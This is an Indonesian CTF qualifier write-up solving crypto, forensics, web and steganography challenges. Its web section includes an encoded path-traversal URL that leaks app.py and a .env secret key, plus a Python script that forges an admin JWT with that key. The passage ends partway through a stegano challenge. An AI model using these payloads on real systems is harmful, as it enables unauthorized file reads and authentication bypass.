

WRITE UP CTF FIT QUALS 2025



llcxmn fanclub

llcxmn

sankya

DAFTAR ISI

Welcome	2
Flag: FITUKSW{flag_unik_disini}.....	2
CRYPTO	2
Kunci Veridian.....	2
Flag: FITUKSW{d1g1t4l_tr33s_gr0w_str0ng}	4
From Caesar to Cleo	5
Flag: FITUKSW{vigenere_for_everlasting_love}	6
Forensics	7
Secret File	7
Flag: FITUKSW{nice_step_for_better_forensic_master_on_2025_669534}	7
Martin and the Humming Signal !	8
Flag: FITUKSW{they_sing_in_static_and_dream_in_noise}	9
WEB.....	10
Power Plant.....	10
Flag: FITUKSW{b3_ec0_fr13ndly}	11
Wildlife Tracker.....	12
Flag: FITUKSW{b10d1v3rsqty_1n_th3_w1ld}.....	17
STEGANO.....	18
Ez-Stegano	18
Flag: FITUKSW{FT1K4ub3r4ada}	18
Med - Stegano.....	19
Flag: FITUKSW{D4r4hb1ruFt1}	19
MISC	20
Bukti Fana	20
Flag: FITUKSW{watch_what_you_see}.....	21
ThePowerOfLogs	22
Flag: FITUKSW{r3c0d3_th3_34rth_1s_3451}.....	24

Welcome

FIT COMPETITION 2025 - Cyber Security 0

Flag: FITUKSW{flag_unik_disini}

CRYPTO

Kunci Veridian 50

Agen X, jaringan intelijen kami telah mencegat sebuah komunikasi penting. Sepertinya ini adalah fragmen data terenkripsi dari inisiatif 'Veridian Accord' – sebuah proyek terobosan yang bertujuan untuk Rekode Bumi (Recode The Earth) melalui reforestasi berbasis AI. Sistem mereka, 'ArborOS,' adalah mercusuar Inovasi Digital untuk Masa Depan Berkelanjutan (Digital Innovation For Sustainable Future)

Di chall ini diberikan 2 file, yaitu *key.hex* dan *encrypted_message.txt*. Tujuannya adalah untuk mendekripsi *encrypted_message.txt* menggunakan *key.hex* untuk menemukan flag.

Isi dari *key.hex* adalah `'7265636f64655f7468655f6561727468'`. Ini adalah string heksadesimal yang, ketika dikonversi ke byte, berfungsi sebagai kunci dekripsi.

Sedangkan, *encrypted_message.txt* berisi pesan terenkripsi dalam format biner.

Lalu, tinggal buat skrip solver untuk mendekripsi pesan. Skrip ini dirancang untuk:

- Membaca file `key.hex` dan mengonversi string heksadesimal menjadi byte menggunakan fungsi `hex_to_bytes`.
- Membaca file `encrypted_message.txt` sebagai data biner.
- Melakukan dekripsi XOR menggunakan fungsi `xor_decrypt`, yang mengulang data terenkripsi dan melakukan XOR setiap byte dengan byte yang sesuai dari kunci (mengulang kunci jika perlu).
- Mencoba mendekode byte yang didekripsi menjadi string yang dapat dibaca manusia, pertama dengan `latin-1` dan kemudian kembali ke `utf-8` dengan penanganan kesalahan.

```
def hex_to_bytes(hex_string):
    return bytes.fromhex(hex_string)

def xor_decrypt(encrypted_data, key):
    decrypted_bytes = bytearray()
    key_len = len(key)
    for i, byte in enumerate(encrypted_data):
        decrypted_bytes.append(byte ^ key[i % key_len])
    return decrypted_bytes

def caesar_decrypt(ciphertext, shift):
    plaintext = ""
    for char in ciphertext:
        if 'a' <= char <= 'z':
            plaintext += chr(((ord(char) - ord('a') - shift + 26) % 26) + ord('a'))
        elif 'A' <= char <= 'Z':
            plaintext += chr(((ord(char) - ord('A') - shift + 26) % 26) + ord('A'))
        else:
            plaintext += char
    return plaintext

def vigenere_decrypt(ciphertext, key):
    plaintext = ""
    key_index = 0
    for char in ciphertext:
        if 'a' <= char <= 'z':
            shift = ord(key[key_index % len(key)].lower()) - ord('a')
            plaintext += chr(((ord(char) - ord('a') - shift + 26) % 26) + ord('a'))
            key_index += 1
        elif 'A' <= char <= 'Z':
            shift = ord(key[key_index % len(key)].upper()) - ord('A')
```

```
        plaintext += chr(((ord(char) - ord('A') - shift + 26) % 26) +
ord('A'))
        key_index += 1
    else:
        plaintext += char
    return plaintext

with open('files/key.hex', 'r') as f:
    key_hex = f.read().strip()

with open('files/encrypted_message.txt', 'rb') as f:
    encrypted_message_bytes = f.read()

key_bytes = hex_to_bytes(key_hex)
decrypted_bytes = xor_decrypt(encrypted_message_bytes, key_bytes)

try:
    decrypted_text = decrypted_bytes.decode('latin-1')
    print("XOR Decryption Result:")
    print(decrypted_text)
except UnicodeDecodeError:
    print("Could not decode with latin-1. Trying utf-8 with errors ignored.")
    decrypted_text = decrypted_bytes.decode('utf-8', errors='ignore')
    print("XOR Decryption Result:")
    print(decrypted_text)

[LOG]
Unexpected null sequence in reforestation drone queue detected.
Attempting system repair...
Override accepted.
Injecting emergency restore patch to Zone 5 module...

[SECURE_PAYLOAD]
auth_token: FITUKSW{d1g1t4l_tr33s_gr0w_str0ng}
checksum: 92EF-B781-239C
patch_signature: verified
note: Activation key generated from carbon-index entropy stream. Authorized use only.
```

Flag: FITUKSW{d1g1t4l_tr33s_gr0w_str0ng}

From Caesar to Cleo

200

Apakah kamu tahu isi surat cinta Julius Caesar untuk Cleopatra?

Diberi sebuah txt file yang terdiri dari tiga paragraf, di mana setiap paragraf sudah di-encoding. Tebakan pertama adalah Caesar shift sesuai judul prob. Pada paragraph pertama dapat di-decode dengan tiga shift

```
My beloved Cleopatra,
Though the Rubicon separates us, my devotion knows no such boundary. FITUKSW{find_the_key_of_success_relationship}
Words may travel on the wind, but they lack the warmth of my embrace.
This message follows a steady rhythm, three steps at a time--but the next will dance in a pattern of 1 to 5,
repeating as footsteps on a march.
Until we are reunited, may the constellations guide your heart to mine.
FITUKSW{if_you_failed_in_love_take_a_second_chance}
```

Kami mencoba submit tapi diberi incorrect, berarti false flag. Pada paragraph kedua, kami sudah mencoba brute force Caesar cipher, tetapi tidak menghasilkan apa-apa. Kami beralih ke vigenere cipher, saat mencoba memasukkan ke dcode.fr ada beberapa kombinasi yang menghasilkan sesuatu seperti DQBC : It you wold ihis bessokd ib youf hanrw masih terlalu gibberish, kemudian kami mencoba DEBC : If you iold uhis nessakd in your handw, semakin terlihat. Berdasarkan observasi kami, cipher ini setidaknya harus memiliki panjang key 5, kamipun mencoba DEFBC dan anehnya hasilnya semakin random. Setelah mengulik lebih jauh, ternyata ciphernya tidak mengabaikan non-alphabet dan benar saja DEFBC menghasilkan If you hold this message in your hands. Jika mulai dari awal paragraph key-nya adalah BCDEF. Berikut vigenere decoder yang kami gunakan

```
def vigenere_decrypt(ciphertext, key):
    decrypted = []
    key = key.upper()
    key_length = len(key)
    key_index = 0

    for char in ciphertext:
        if char.isalpha():
            shift = ord(key[key_index % key_length]) - ord('A')
            if char.isupper():
                decrypted_char = chr((ord(char) - ord('A') - shift) % 26 +
ord('A'))
            else:
```

```

        decrypted_char = chr((ord(char) - ord('a') - shift) % 26 +
ord('a'))
        decrypted.append(decrypted_char)

    else:
        decrypted.append(char)
        key_index += 1

    return ''.join(decrypted)

ciphertext = """Uq qd gwiwoco qpxh,
Lj zqx mpng yikv rfuvelf lr zqzv icqhx, wljo L mbxh ifhlii prx ppoc gcwi, dxx
ukpi jvviqg. JNUWNWB{ary_bnpsxu_wljsg}
Gdgm nhxyft M tgqh uq ctv pewdjhv xkwl b seyugur bno nuu sbo, e sjbxmn vlfqgg
gz wmrfr lxxfni.
Bsz cui ujh hsqzr ph qd gptnsg, fof M zkhpi ob xpwo yp bsz. Oiy VUYXU jyneg
ctv wlwpwjl ujh kjpdp dksljs. JNUWNWB{vki_lgb_nt_WVZTV}"""
key = "BCDEF"

plaintext = vigenere_decrypt(ciphertext, key)
print("Decrypted text:", plaintext)

```

```

Decrypted text: To my eternal love,
If you hold this message in your hands, then I have defied not only fate, but time itself. FITUKSW{you_almost_there}
Each letter I send to you marches with a pattern all its own, a rhythm shaped by time itself.
You are the crown of my empire, and I yield my soul to you. Let TRUST guide you through the final cipher. FITUKSW{the_key_is_TRUST}

```

Setelah belajar dari kesalahan sebelumnya kami tidak langsung submit flag. Lanjut ke paragraph tiga, kami menebak paragraph ketiga juga adalah vigenere cipher tapi dengan key TRUST sesuai dengan false flag paragraph kedua. Berdasarkan hasil solver tadi, hasilnya random kembali, kami mencoba mengabaikan non-alphabet dan mendapat hasil berupa lanjutan paragraph dan dua flag. Flag yang benar adalah flag terakhir

```

Decrypted text: My radiant queen,
The golden sands of Egypt guard our secrets, with each grain murmuring your name. FITUKSW{if_you_arrive_here_you
_will_get_it}
Should I perish in battle, let it be known that my love for you transcended lifetimes. The word we held sacred,
the bond between us-TRUST-is the key. FITUKSW{vigenere_for_everlasting_love}

```

Flag: FITUKSW{vigenere_for_everlasting_love}

Forensics

Secret File 200

Tobi, seorang pemain crypto, dia pengusaha dan mempunyai lambo warna ungu.

Suatu hari, dia pengen menghapus file-file yang ngga dibutuhin di PC nya, tapi Tobi ngga sengaja ngehapus file yang berisi passphrase wallet yang berisi 5 BTC.

Jadi kita diberi link drive yang ada file .zip dan setelah di ekstrak file zip terdapat 2 file yaitu Tobi_Secret_File.E01 dan Tobi_Secret_File.E01.txt

Setelah coba pake tool-tool foren (file, exiftool, dst..) tidak ditemukan something sus, jadi coba analisis hexadecimal

0	B0	34	65	A7	38	00	F0	11-AD	9A	08	00	27	86	F1	72	"4e\$8-8--...'-nr
0	80	00	00	00	58	00	00	00-00	00	18	00	00	00	01	00	...-X.....
0	3C	00	00	00	18	00	00	00-46	49	54	55	4B	53	57	7B	<.....FITUKSW{
0	6E	69	63	65	5F	73	74	65-70	5F	66	6F	72	5F	62	65	nice_step_for_be
0	74	74	65	72	5F	66	6F	72-65	6E	73	69	63	5F	6D	61	tter_forensic_ma
0	73	74	65	72	5F	6F	6E	5F-32	30	32	35	5F	36	36	39	ster_on_2025_669
0	35	33	34	7D	00	00	00	00-FF	FF	FF	FF	82	79	47	11	534}...ÿÿÿÿ·yG·
0	00	00	00	00	00	00	00	00-00	00	00	00	00	00	00	00
0	00	00	00	00	00	00	00	00-00	00	00	00	00	00	00	00
0	00	00	00	00	00	00	00	00-00	00	00	00	00	00	00	00

ok dapet..

Flag: FITUKSW{nice_step_for_better_forensic_master_on_2025_669534}

Martin and the Humming Signal !


300

Martin tinggal sendirian di ujung gang, rumahnya penuh barang-barang aneh—dari jam dinding yang berputar mundur sampai radio tua yang selalu menyala, bahkan saat mati lampu.


Suatu malam, terdengar suara berdesis dari radionya. Martin bilang itu “pesan penting” yang dikirimkan entah dari siapa... entah dari mana. Sebelum menghilang, Martin meninggalkan satu file rekaman yang katanya: “Dengerin baik-baik... mereka cuma bisa bicara lewat cara ini.” [Download](#) Sekarang rekaman itu ada padamu.

Author : Bebekk

Diberi sebuah .wav file. Kami menjalankan exiftool, files, strings + grep, binwalk, tidak ada yang aneh. Selanjutnya kami mencoba analisis spectrogram menggunakan Audacity, berikut adalah bentuk spectrogramnya.





Saya sebelumnya belum pernah mengerjakan forensic/steg dari sebuah audio jadi membutuhkan waktu lama. Kami mencoba mencari write up problem dengan bentuk spectrogram yang serupa. Kami mendapat sebuah write up dengan prefix spectrogram yang serupa [PlaidCTF 2017 - Misc/Signal Intelligence - Terebeep](#) |



boleak42.github.io

Writeup tersebut menyebutkan bahwa wav tersebut merupakan SSTV (Slow Scan TeleVision) yang merupakan sebuah metode mentransmisikan sebuah gambar dengan menggunakan sinyal radio. Akibat writeup tersebut terlalu technical kami mencoba mengulik writeup lain dengan kata kunci SSTV. Kami mendapat sebuah write up yang mencoba meng-decode SSTV tersebut menggunakan QSSTV. [The Transmission: From Creation to Solution Walkthrough | by Mon | Medium](#). Akhirnya dengan QSSTV kami mendapat sebuah gambar dengan QR Code yang jika di-decode menghasilkan sebuah base64



```
(base) victus@LAPTOP-JB4CFUEF:/mnt/c/Users/VICTUS/ctf$ echo RklUVUtTV3t0aGV5X3NpbmdfaW5fc3RhdGljX2FuZF9kcmVhbV9pb19ub2lZ
ZX0= | base64 -d
FITUKSW{they_sing_in_static_and_dream_in_noise}(base) victus@LAPTOP-JB4CFUEF:/mnt/c/Users/VICTUS/ctf$ |
```


Flag: FITUKSW{they_sing_in_static_and_dream_in_noise}

WEB

Power Plant 100


This power plant's website is open for public viewing, but perhaps they've been a little too open with certain configurations.

Pada challenge ini, kita diberikan sebuah link website, langsung saja kita akses dan tampilannya seperti ini



Setelah mencari informasi di web ini tidak ditemukan sesuatu yang mencurigakan, oleh karena itu kita coba akses beberapa endpoint penting.

Setelah akses /robots.txt ditemukan informasi berikut




Lalu, coba akses http://20.6.129.177:8081/secret_code.txt, namun mendapat 404 Not Found.

Lalu pada halaman utama tadi terdapat gambar dan setelah di cek untuk direktori lokasi gambar ada di

http://20.6.129.177:8081/static/images/power_plant.png

Kita coba untuk taruh endpoint `/secret_code.txt` ke dalam `/static`, dan berikut hasilnya




Flag: `FITUKSW{b3_ec0_fr13ndly}`

Wildlife Tracker

200

The "Wildlife Tracker" promises to help keep tabs on various species. However, every good system has its blind spots, and this one might be no exception. Can you exploit its nuances and gain unauthorized access to its deeper operations?

Diberikan sebuah link website, dengan tampilan sebagai berikut:



Di situ ada field untuk mengisi sesuatu, setelah coba lakukan xss, ssti tapi tidak work, berarti bukan itu intended nya. Lalu setelah membuka di bagian <http://134.209.102.23:8082/about>, ditemukan seperti ini

http://134.209.102.23:8082/?read_file=wildlife_info.txt

Ada parameter endpoint, jadi bisa directory transversal, setelah coba berkali kali, akhirnya kita menemukan formula untuk bypass nya. Karena setelah cek etc/passwd no ingfo, jadi coba guessing supaya dapet konfigurasi web.

Dan dapet cik lesgoo

http://134.209.102.23:8082/?read_file=\\/%2e%2e%2f\\/%2e%2e%2f\\/%2e%2e%2f\\/%2e%2e%2fapp.py

```

from flask import Flask, request, render_template, make_response, send_file
import os
import jwt
from dotenv import load_dotenv

load_dotenv()

app = Flask(__name__)

app.config['SECRET_KEY'] = os.getenv('SECRET_KEY',
'default_fallback_ctf_key_NOT_SECURE_IN_PROD')

JWT_ALGORITHM = "HS256"

if not app.config['SECRET_KEY'] or app.config['SECRET_KEY'] ==
'default_fallback_ctf_key_NOT_SECURE_IN_PROD':
    print("WARNING: SECRET_KEY not set in .env or environment variables. Using
a default fallback key.")
    print("This default key can be used if .env is not found, making the
challenge easier if known.")

basedir = os.path.abspath(os.path.dirname(__file__))

FLAG_FILE = os.path.join(os.path.dirname(basedir), 'forbidden', 'flag.txt')

def is_safe(input_string):
    """
    Checks if the input string contains potentially dangerous HTML or script
tags.
    This function specifically targets '<script' and the combination of 'on'
and '='.
    The CTF challenge solution leverages JavaScript pseudo-protocol with encoded
characters to bypass this particular filter.
    """
    input_lower = input_string.lower()
    if "<script" in input_lower:
        return False
    if "on" in input_lower and "=" in input_lower:
        return False
    return True

@app.route('/', methods=['GET', 'POST'])
def index():
    """
    Handles the main page where users can submit wildlife observations.

```

```

    It also contains the LFI vulnerability, triggered by a 'read_file' query
    parameter.
    If 'read_file' is present, it attempts to read and display the file.
    Otherwise, it processes observation submissions.
    """
    filename_to_read = request.args.get('read_file')
    if filename_to_read:
        base_dir = os.getcwd()

        file_path = os.path.join(base_dir, filename_to_read)
        abs_file_path = os.path.abspath(file_path)

        if not abs_file_path.startswith(base_dir):
            return "Access denied: Path traversal detected!", 403

        try:
            return send_file(abs_file_path, mimetype='text/plain')
        except FileNotFoundError:
            return f"File '{filename_to_read}' not found.", 404
        except IsADirectoryError:
            return f"'{filename_to_read}' is a directory, not a file.", 400
        except Exception as e:
            return f"Error reading file: {e}", 500

    observation = ""
    if request.method == 'POST':
        observation = request.form.get('observation', '')
        if not is_safe(observation):
            observation = "Your observation was flagged as potentially
            disruptive and has been filtered. Try again with safe content!"

    return render_template('index.html', observation=observation)

@app.route('/admin_dashboard')
def admin_dashboard():
    """
    Handles access to the administrative dashboard.
    Access is granted only if a valid JWT 'admin_token' cookie is present and
    verified.
    The flag is loaded dynamically from an external file after authentication.
    """
    admin_token_cookie = request.cookies.get('admin_token')
    is_admin_authorized = False
    flag = "Flag not found or unauthorized."

    if admin_token_cookie:

```

```

        try:
            token_data = jwt.decode(
                admin_token_cookie,
                app.config['SECRET_KEY'],
                algorithms=[JWT_ALGORITHM]
            )

            if token_data.get('role') == 'admin' and token_data.get('authorized') == True:
                is_admin_authorized = True
            except jwt.ExpiredSignatureError:
                print("Admin token expired.")
                is_admin_authorized = False
            except jwt.InvalidTokenError as e:
                print(f"Invalid admin token: {e}")
                is_admin_authorized = False
            except Exception as e:
                print(f"Unexpected error processing token: {e}")
                is_admin_authorized = False

        if is_admin_authorized:
            try:
                with open(FLAG_FILE, 'r') as f:
                    flag = f.read().strip()
            except FileNotFoundError:
                print(f"ERROR: Flag file not found at {FLAG_FILE}")
                flag = "CTF Flag file missing on server."
            except Exception as e:
                print(f"ERROR: Could not read flag file: {e}")
                flag = "Error loading CTF flag."

            return render_template('admin.html', flag=flag)
        else:
            response = make_response(render_template('unauthorized.html'), 401)
            response.headers['WWW-Authenticate'] = 'Basic realm="Admin Required"'
            return response

@app.route('/about')
def about():
    return render_template('about.html')

@app.route('/observations')
def observations():
    return render_template('observations.html')

```



```
@app.route('/unauthorized')
def unauthorized():
    return render_template('unauthorized.html')

if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0', port=8082)
```

Ok dari program tersebut kita bisa tau algoritma buat token admin login nya, tapi kita belum tau secret key buat token nya, dari situ diketahui kalo secret key disimpan di .env

Kita coba akses file env nya melalui teknik yang sama

http://134.209.102.23:8082/?read_file=\\/%2e%2e%2f\\/%2e%2e%2f\\/%2e%2e%2f\\/%2e%2e%2f.env

SECRET_KEY=wildlife-2025-fit-challenge-secret

Karena udah dapet semua tinggal kita buat program untuk generate token berdasarkan algoritma dan secret key tersebut.

```
import jwt
import datetime

# From app.py
SECRET_KEY = "wildlife-2025-fit-challenge-secret"
JWT_ALGORITHM = "HS256"

def generate_admin_token():
    payload = {
        'role': 'admin',
        'authorized': True,
        'exp': datetime.datetime.utcnow() + datetime.timedelta(hours=1) # Token
        expires in 1 hour
    }
    token = jwt.encode(payload, SECRET_KEY, algorithm=JWT_ALGORITHM)
    return token


if __name__ == '__main__':
    admin_token = generate_admin_token()
    print(f"Generated Admin Token: {admin_token}")
```


STEGANO


Ez-Stegano 150

Ada sebuah file EASY.jpg dimana file tersebut tersimpan file .txt

Diberi sebuah jpg file :



Sesuai dengan judul soal, kami mencoba solve prob dengan stegano tanpa password. Kami menggunakan tool berikut [Steganographic Decoder](https://futureboy.us/stegano/decode.pl)



Flag: FITUKSW{FT1K4ub3r4ada}

Med - Stegano

150

Ada sebuah file EASY.jpg dimana file tersebut tersimpan file .txt

Kami mencoba dengan tool pada Ez-Stegano, tetapi tidak menghasilkan apa-apa. Kami melihat exiftool, binwalk, files, strings + grep tidak memberi hasil. Setelah itu kami mencoba crack steg dengan stegcracker dengan password pada wordlist rockyou.txt

